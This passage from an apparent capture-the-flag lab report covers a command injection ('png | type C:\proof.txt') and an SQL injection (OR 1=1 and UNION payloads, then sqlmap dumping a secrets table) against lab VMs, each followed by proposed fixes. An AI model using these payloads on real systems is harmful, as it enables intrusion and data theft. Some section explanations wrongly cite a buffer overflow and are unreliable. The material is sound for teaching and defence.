Testing with 1024 characters ...
Enter the password:
Congratulations, your flag is: 442{0v3rfl0w1ng_W1th_Tr1cKeRy}
```

Figure 2.17: Flag

2.2.1.2 Proposed solutions

This instance was just the simulation of an exploitation through a buffer overflow that, in a real world scenario, would lead to a command injection through the memory attack.
Quick fix

- Input filtration for the program, implementing a limit of characters
- Change or remove the access to the ftp server, since it is possible accessing it anonymously at the moment

Long-term fix

- Making a memory safe program (e.g. avoid using MALLOC, using memory safe libraries)
- Using a memory safe programming language (Java, Go, Rust etc.)

2.3 VM 3

Hostname: Challenge 3
Server IP address: 192.168.25.130
OS: Windows

2.3.1 Command Injection

The key that lead to the capture of the flag was understanding that the executed program was simulating a buffer overflow in the system.
CVSS score[3]: 8.9 / High
Exploitability: Critical (100%), since there is no security control in place and the data is easily retrievable.

2.3.1.1 Minimal proof of concept

To begin a port scan with nmap was performed, since it was known that there was a machine on the 192.168.25.130 IP address (see Fig. 1.1).

```
nmap -sC -sV 192.168.25.130
```




Figure 2.18: Nmap port scan of the target host

[3] https://www.first.org/cvss/calculator/4-0

It could be noticed that the machine was hosting a http server on port 80, so it was deductible that there was a web site running on that port. The website was searched through the web bowser and the web page was located.





Figure 2.19: Entering the website that is reachable through port 80 (see Fig. 2.18)

The website clearly showed that giving in input something in the form box, would make the machine, hosting the website, perform the command on a shell and then give out an output based on the kind of conversion wanted. This was a clear hint to perform a command injection to search for the flag in the C: directory since it was known that the flag was there for this machine.



(a) Dummy jpeg file creation



(b) Dummy file on desktop folder

After the creation of a dummy file to execute the command (test.jpeg), some testing of the behaviour of the machine was done. Eventually the command to run in order to capture the flag was written and it was:

```
png | type C:\proof.txt
```

This produced the output containing the flag (see Fig. 2.23)




Figure 2.21: Command injection in the form




Figure 2.22: Output containing the flag




Figure 2.23: Zoom on the flag

2.3.1.2 Proposed solutions

The structure of the application permits the arbitrary command execution gave in input from the user.

Quick fix

- Strict input validation with whitelist and avoid the execution of inputs with shell meta-characters (e.g. pipes)
- Implement libraries or APIs avoiding command execution

Long-term fix

- Reduce privileges of the application when it's running on the machine
- Enforce HTTPS to avoid sniffing (optional)

2.4 VM 4

Hostname: Challenge 4
Server IP address: 192.168.25.140
OS: Linux

2.4.1 SQL Injection

The key that lead to the capture of the flag was understanding that the executed program was simulating a buffer overflow in the system.
CVSS score[4]: 8.9 / High
Exploitability: 100%, since there is no security control in place and the data is easily retrievable.

2.4.1.1 Minimal proof of concept

To begin a port scan with nmap was performed, since it was known that there was a machine on the 192.168.25.140 IP address (see Fig. 1.2).

```
nmap -sC -sV 192.168.25.140
```




Figure 2.24: Nmap port scan of the target host

[4] https://www.first.org/cvss/calculator/4-0

It could be noticed that the machine was hosting a http server on port 80, so it was deductible that there was a web site running on that port. The website was searched through the web bowser and the web page was located.




Figure 2.25: Entering the website that is reachable through port 80 (see Fig. 2.24)

Here some tests have been performed to be sure of what was happening. The form was an input box to search for information on students but eventually after the execution of the query with the input, the query was shown on the web page:

```
SELECT first_name, last_name, grade FROM students WHERE grade=''
```

This was more than enough to understand the behaviour of the query to the database.

Eventually, a specific query was run:

```
SELECT first_name, last_name, grade FROM students WHERE grade='' OR 1=1 #'
```

The output was clear and this indicated that an SQL injection to retrieve the flag was possible (see Fig. 2.27).

A new query to retrieve more data was made:

```
SELECT first_name, last_name, grade FROM students WHERE
grade='' UNION SELECT database(), user(), version() #'
```




Figure 2.26: Figuring out the behaviour of the machine




Figure 2.27: Result of the execution of the custom query




Figure 2.28: Query in the form




Figure 2.29: Query result

With the information retrieved, the sql injection was moved onto sqlmap. The url to the DB query was clear in the URL box of the browser and there wasn't even the need to inspect the page to find it. It was:

`http://192.168.25.140/search.php?query=`

For sqlmap the given url was

`http://192.168.25.140/search.php?query=1`

"**query=1**" is the parameter that will be tested for SQL injection and the tool automatically changes the query with different test values to map the database (injection point). The first used command was:

```
sqlmap -u http://192.168.25.140/search.php?query=1 --batch --dbs
```




Figure 2.30: sqlmap output first part




Figure 2.31: sqlmap output second parts

The second used command was:

```
sqlmap -u http://192.168.25.140/search.php?query=1 --batch
-D SCC442 --schema
```

This was because, from the information retrieved beforehand (see Fig. 2.29, the focus was on the SCC442 DB that contained the flag. Moreover, it is important to mention that the sqlmap was preferred over the manual injection because it was much faster given the fact that there weren't any access controls in place and the DB was completely exposed and free to be accessed.




Figure 2.32: sqlmap output first part




Figure 2.33: sqlmap output second part

The third used command was:

```
sqlmap -u http://192.168.25.140/search.php?query=1 --batch -D SCC442
-T secrets -dump --schema
```

This was the command to retrieve data from the secrets table that from the previous picture shows that it contains the flag




Figure 2.34: sqlmap output first part

